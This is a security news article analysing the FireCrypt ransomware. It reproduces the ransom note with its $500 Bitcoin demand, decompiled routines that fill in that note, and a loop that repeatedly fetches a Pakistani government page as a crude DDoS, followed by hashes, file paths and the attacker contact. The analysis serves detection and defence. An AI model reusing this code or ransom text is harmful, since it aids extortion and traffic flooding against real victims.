

FireCrypt Ransomware Comes With a DDoS Component

By Catalin Cimpanu

Published: 2017-01-04 · Archived: 2026-04-06 01:15:13 UTC


A ransomware family named FireCrypt will encrypt the user's files, but also attempt to launch a very feeble DDoS attack on a URL hardcoded in its source code.


This threat was discovered today by [MalwareHunterTeam](#). Below is an analysis of the ransomware's mode of operation, provided by MalwareHunterTeam and Bleeping Computer's Lawrence Abrams.

FireCrypt comes as a ransomware building kit


Malware is usually generated by compiling it from source code, or by using automated software that takes certain input parameters and outputs a customized malware payload on a per-campaign basis.

The latter are known in the industry as malware builders and usually come as command-line applications or GUI-based tools.





Once the file encryption process ends, FireCrypt drops its ransom note on the user's Desktop.



FireCrypt ransom note

The ransom note is a nearly identical copy of the ransom note used by the Deadly for a Good Purpose Ransomware, [discovered on October 14](#) by the same MalwareHunterTeam.

Deadly v1.01 For a good purpose

Key Will Be Destroyed On:

&Date&

Your Files Are Encrypted:

&FileCount&

USER ID: &UserID& - Encryption Used: AES-256

Your files have been safely encrypted on this PC: photos, videos, documents, etc. Click "Show encrypted files" Button to view a complete list of encrypted files, and you can personally verify this. Encryption was produced using a unique public key AES-256 generated for this computer. To decrypt files you need to obtain the private key. The only copy of the private key, which will allow you to decrypt your files, is located on a secret server on the Internet; the server will eliminate the key after a time period specified in this window. Once this has been done, nobody will ever be able to restore files... In order to decrypt the files you will need to send \$500 USD in form of BTC to the following bitcoin address:

[&bitwallet& \(How to buy Bitcoins?\)](#)

After payment contact [&email&](#) with your transaction details and "USER ID". Once the payment is confirmed you will receive decryption key along with decryption software. Any attempt to remove or corrupt this software will result in immediate elimination of the private key by the server. Beware.

[View Encrypted Files](#)

Deadly for a Good Purpose Ransomware ransom note

At the time it was discovered in October 2016, the Deadly for a Good Purpose Ransomware appeared to be under development, as its source code would begin the file encryption process only if the victim's computer date were for a day in 2017 and later.

Compared to FireCrypt, the only difference is that the Deadly for a Good Purpose Ransomware also featured a logo at the top of the ransom note, now missing in FireCrypt. But, at a close inspection of Deadly's source code, MalwareHunterTeam was able to discover that both ransomware versions used the same email and Bitcoin addresses, showing a clear connection between the two, with FireCrypt being a rebranded version of the original Deadly for a Good Purpose Ransomware.

```

Private Sub method_7()
    Dim path As String = Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\ransome.html"
    Dim value As Integer = File.ReadAllText(FilePath & "SysData\files.txt").Length
    Dim newValue As String = "IH91f0PK6Gqurfdq52ek4f7CshzP2q9V"
    Dim newValue2 As String = "gravity3r0@sigaint.org"
    Dim newValue3 As String = newValue_1 + "-" + Forms.Method_1(10)
    If File.Exists(path) Then
        Dim streamReader As StreamReader = File.OpenText(Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\ransome.html")
        Dim text As String = streamReader.ReadToEnd()
        streamReader.Close()
        text = text.Replace("&date&", Conversions.ToString(DateTime.Today.AddDays(7.0))).Replace("&filecount&", Conversions.ToString(value) + " files encrypted securely.").Replace("&bitwallet&", newValue).Replace("&alink&", "/filesencrypted.html").Replace("&email&", newValue2).Replace("&userid&", newValue3)
        Dim StreamWriter As StreamWriter = File.CreateText(Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\ransome.html")
        StreamWriter.WriteLine(text)
        StreamWriter.Close()
        Dim Bitmap As Image = Resources.Bitmap_0
        Bitmap.Save(Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\logo.png", ImageFormat.Png)
    End If
End Sub

Private Shared Sub yyd9gr5seuxd8R()
    Dim folderPath As String = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData)
    Dim userName As String = Environment.UserName
    Dim path As String = Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\epjCYvQIEPgVRE-READ_ME.html"
    Dim left As Object = File.ReadAllLines(folderPath + "\Sys\in3\files.txt").Length
    Dim newValue As String = "IH91f0PK6Gqurfdq52ek4f7CshzP2q9V"
    Dim newValue2 As String = "gravity3r0@sigaint.org"
    Dim newValue3 As String = userName + "-" + yyJctkyJrrrk90b.0R3lpaIkeVtKf(10)
    If File.Exists(path) Then
        Dim streamReader As StreamReader = File.OpenText(Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\epjCYvQIEPgVRE-READ_ME.html")
        Dim text As String = streamReader.ReadToEnd()
        streamReader.Close()
        text = text.Replace("&date&", Conversions.ToString(DateTime.Today.AddDays(3.0))).Replace("&filecount&", Conversions.ToString(Operators.ConcatenatedObject(left, " files encrypted securely.))).Replace("&bitwallet&", newValue).Replace("&alink&", "/epjCYvQIEPgVRE-filesencrypted.html").Replace("&email&", newValue2).Replace("&userid&", newValue3)
        Dim StreamWriter As StreamWriter = File.CreateText(Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\epjCYvQIEPgVRE-READ_ME.html")
        StreamWriter.WriteLine(text)
        StreamWriter.Close()
    End If
End Sub

```

The DDoS function that fills your hard drive with junk files

After dropping the ransom note, FireCrypt doesn't stop its malicious behavior. Its source code contains a function that continuously connects to a URL, downloads its content and saves it to disk in a file in the %Temp% folder, named [random_chars]-[connect_number].html.

If users aren't aware of this function, FireCrypt will quickly fill the %Temp% folder up with junk files.

Current versions of the FireCrypt ransomware will download the content of <http://www.pta.gov.pk/index.php>, which is the official portal of Pakistan's Telecommunication Authority. This URL cannot be modified using the ransomware's builder.

```

// Token: 0x00000014 RID: 36 RVA: 0x00001203 File Offset: 0x00000F03
public static void H0m0uN1DvYvQd()
{
    int num = 0;
    checked
    {
        do
        {
            WebRequest webRequest = WebRequest.Create("http://www.pta.gov.pk/index.php");
            using (WebResponse response = webRequest.GetResponse())
            {
                using (StreamReader streamReader = new StreamReader(response.GetResponseStream()))
                {
                    string contents = streamReader.ReadToEnd();
                    File.WriteAllText(Path.GetTempPath() + "\\\TSIXIBImlyPSWlIP-" + Conversions.ToString(d20i2QdmMkVxT6.Cv0wE0UQcsIPra) + ".html", contents);
                    d20i2QdmMkVxT6.Cv0wE0UQcsIPra++;
                }
            }
            num--;
            num++;
        } while (num <= 2);
    }
}

```

FireCrypt DDoS function

The FireCrypt author calls this feature as a "DDoS", but this would be a stretch. The crook would have to infect thousands of victims before launching a DDoS attack large enough to cause any problems to the Authority's website.

Furthermore, all victims should be infected at the same time, and have their computers connected to the Internet in order to participate in the DDoS attack.

At the time of writing, there's no known method of recovering files encrypted with FireCrypt. Victims infected with this threat that are unable or unwilling to pay the \$500 ransom demand should keep a copy of their encrypted files around, as a decrypter might be possibly released in the future.

Targeted file extensions:

```
.txt, .jpg, .png, .doc, .docx, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .htm, .csx, .psd, .aep, .mp3, .pdf, .tor
```

Files associated with FireCrypt ransomware:

```
%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\[random_chars].exe - Startup Executable  
%Desktop%\[random_chars]-READ_ME.html - Ransom Note  
%AppData%\SysWin32\files.txt - List of Encrypted Files  
%Desktop%\[random_chars]-filesencrypted.html - List of Encrypted Files  
%Temp%\[random_chars]-[connect_number].html - Files downloaded during the DDoS attack
```

Hashes associated with the FireCrypt ransomware:

BleedGreen builder (VirusTotal scan is currently at [2/57](#) detections):


```
SHA-256: e77df2ce34949eb11290445a411a47fb927e8871e2580897581981d17730032d
```

A FireCrypt ransomware binary sample (VirusTotal scan is currently at [13/57](#) detections):

```
SHA-256:757e3242f6a2685ed9957c9e66235af889a7acceed5719514719106d0b3c6fb4
```

Email Address and Payment Contacts:

```
EMAIL: gravityz3r0@sigaint.org
```



[Automated Pentesting Covers Only 1 of 6 Surfaces.](#)

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

Source: <https://www.bleepingcomputer.com/news/security/firecrypt-ransomware-comes-with-a-ddos-component/>